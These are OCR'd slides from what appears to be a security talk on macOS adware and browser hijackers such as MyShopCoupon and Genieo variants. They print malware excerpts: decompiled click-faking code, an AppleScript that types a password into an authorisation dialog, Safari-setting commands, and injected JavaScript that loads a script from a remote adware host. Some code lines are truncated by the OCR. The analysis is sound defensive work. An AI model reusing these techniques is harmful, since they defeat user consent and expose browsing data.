
- All TCC settings are saved in ~/Library/Application Support/com.apple.TCC/TCC.db (Sqlite)
  - SIP Protected for R/W.
  - Changes done thru launchctl
- Field called client_type=0 is written when action is done from launchctl



- Once deployed, user can never revoke daemon permission
- **P.S. - If SIP is Disabled – Malware can edit tcc.db directly**


Browser Hijacking - Extensions

- Main monetization vector is hijack search or inject ads
- Usually done with a browser extension
- Safari 12 now blocks legacy extensions
- Gradually deprecating its own Extensions Gallery.
  - Starting 1/1/19, new extensions will no longer be accepted
- Now Building a browser extension needs a developer id and create a signed app (aka Appex).



Browser Hijacking - Extensions


- Just being annoying



Meet Margamish

Browser Hijacking - Extensions

- Front screen is duplicate of user background image and set to be transparent
- Mouse moved to position
- Freeze mouse
- Released on click



Actor: Geneio


Browser Hijacking - Extensions

```
/* @class MouseUtils */
+(void)dragClick:(struct CGPoint)arg2 moveToPoint:(struct CGPoint)arg3 activateApp:(void *)arg4 {
    memcpy(&r8, (int64_t *)&, 0x8);
    memcpy(&r9, &arg3 + 0x8, 0x8);
    memcpy(&rdx, (int64_t *)&, 0x8);
    memcpy(&rcx, &arg2 + 0x8, 0x8);
    var_10 = intrinsic_movsd(var_10, xmm0);
    var_8 = intrinsic_movsd(var_8, xmm1);
    var_20 = intrinsic_movsd(var_20, xmm2);
    var_18 = intrinsic_movsd(var_18, xmm3);
    var_38 = rdx;
    xmm0 = intrinsic_movsd(xmm0, var_10);
    xmm1 = intrinsic_movsd(xmm1, var_8);
    var_40 = CGEventCreateMouseEvent(0x0, 0x1, 0x0, 0x0);
    xmm0 = intrinsic_movsd(xmm0, var_20);
    xmm1 = intrinsic_movsd(xmm1, var_18);
    var_48 = CGEventCreateMouseEvent(0x0, 0x6, 0x0, 0x0);
    intrinsic_movsd(xmm0, var_20);
    intrinsic_movsd(xmm1, var_18);
    var_50 = CGEventCreateMouseEvent(0x0, 0x2, 0x0, 0x0);
    CGEventPost(0x0, var_40);
    xmm2 = intrinsic_movsd(xmm2, *double_value_0_5);
    xmm0 = intrinsic_movsd(xmm0, var_10);
    xmm1 = intrinsic_movsd(xmm1, var_8);
    [MouseUtils lockCursorAtLocation:rdx forSeconds:rcx];
    var_58 = _Deobfuscate(0x12e);
    rdx = sign_extend_64([OSInfo is10_13]);
    if (rdx == 0x0) {
            rcx = 0x0;
            if (sign_extend_64([OSInfo is10_14]) != 0x0) {
                    rdx = var_58;
                    if (sign_extend_64([var_38 isEqualToString:rdx]) != 0x0) {
                            rax = _Deobfuscate(0x12f);
                            rcx = var_58;
                            rdx = [NSString stringWithFormat:rax];
                            [AppleScriptUtils executeViaProcess:rdx];
                    }
            }
    }
    else {
```

Continues on click or after 30 secs

Browser Hijacking - AppleScript


- Applescript - alternative method to hijack browsers
- Run as Daemon with automation (seen before)




- mmLaunch decrypts osascript payload from server
- Piped into Python process which is runs it

Browser Hijacking - AppleScript

Default



Changed




- "Allow JavaScript from Apple Events" in Safari needs
  - Enable Develop Menu
  - Be set in Safari's Develop menu to actually inject javascript
- Sets a keyboard shortcut for that command and simulate a keystroke

```
...
pid: 30211
path: /bin/bash
user: 0
args: (
    "/bin/bash",
    "-c",
    "/usr/bin/sudo -u dansimmons /usr/bin/defaults write 'com.apple.Safari'
      'IncludeDevelopMenu' -int 1"
...

pid: 30209 (Safari MyShopCoupon)
path: /bin/bash
user: 0
args: (
    "/bin/bash",
    "-c",
    "/usr/bin/sudo -u dansimmons /usr/bin/defaults write 'com.apple.Safari'
      'NSUserKeyEquivalents'  '\"Allow JavaScript from Apple Events\"=\"^@~d\";'"
)
```

Browser Hijacking - AppleScript

```
tell application "System Events"
    set i to 0
    set tries to 10
    set coreAuthProc to (first process whose name is "coreautha")
    set coreAuthWinCount to (count of windows of coreAuthProc)
    log "Core Win: " & coreAuthWinCount
    repeat until ((coreAuthWinCount is greater than or equal to 1) or i is tries)
        log "++ waiting for JS approval request ... (" & coreAuthWinCount & ")"
        delay 1
        set i to (i + 1)
        set coreAuthWinCount to (count of windows of coreAuthProc)
    end repeat
    if exists (processes where name is "coreautha") then
        tell process "coreautha"
            set frontmost to true
            delay 0.5
            keystroke "%@"
            key code 36
        end tell
    end if
end tell
```



* Video is in slow motion

1. Wait for password dialog to appear
2. Automate password type

```
'brand': 'MyShopcoupon', 'source': 'None', 'home': '/tmp/', 'dt': 0, '
'None', 'tracking_url': None}
inBrowser
100 executeAppleScript, script:

        if application "Safari" is running and exists (window 1 of
application "Safari" then
            log "Active"
            run script "tell application \"Safari\"
                  do JavaScript \"
        _webhelper_source = {GUID:'None', SOURCE:'None',
BRAND:'MyShopcoupon'}
        if ( ! document.getElementById('_webhelper_source') ) { var
hiddenInput = document.createElement('input');hiddenInput.id =
'_webhelper_source';hiddenInput.type = 'hidden';hiddenInput.value =
JSON.stringify(_webhelper_source);document.getElementsByTagName('body'
ppendChild(hiddenInput);} if ( ! document.getElementById('__webHelper_
){var newScript = document.createElement('script');newScript.id =
'__webHelper__';newScript.type = 'text/javascript';newScript.src =
'h**ps://secure.myshopcouponmac.com/servicejs/components/?source
&version=2.0&isn=4';
        var efs =
document.getElementsByTagName('script')[0];if(efs){efs.parentNode.inse
re(newScript, efs);} else
{document.getElementsByTagName('head')[0].appendChild(newScript);}}
     \" in document 1
```


Browser Hijacking - AppleScript

- osascript (apple script) is automating the browser
- injects JavaScript to the page
- Page content is read and sent to publishers with user data
- Best ad match returns

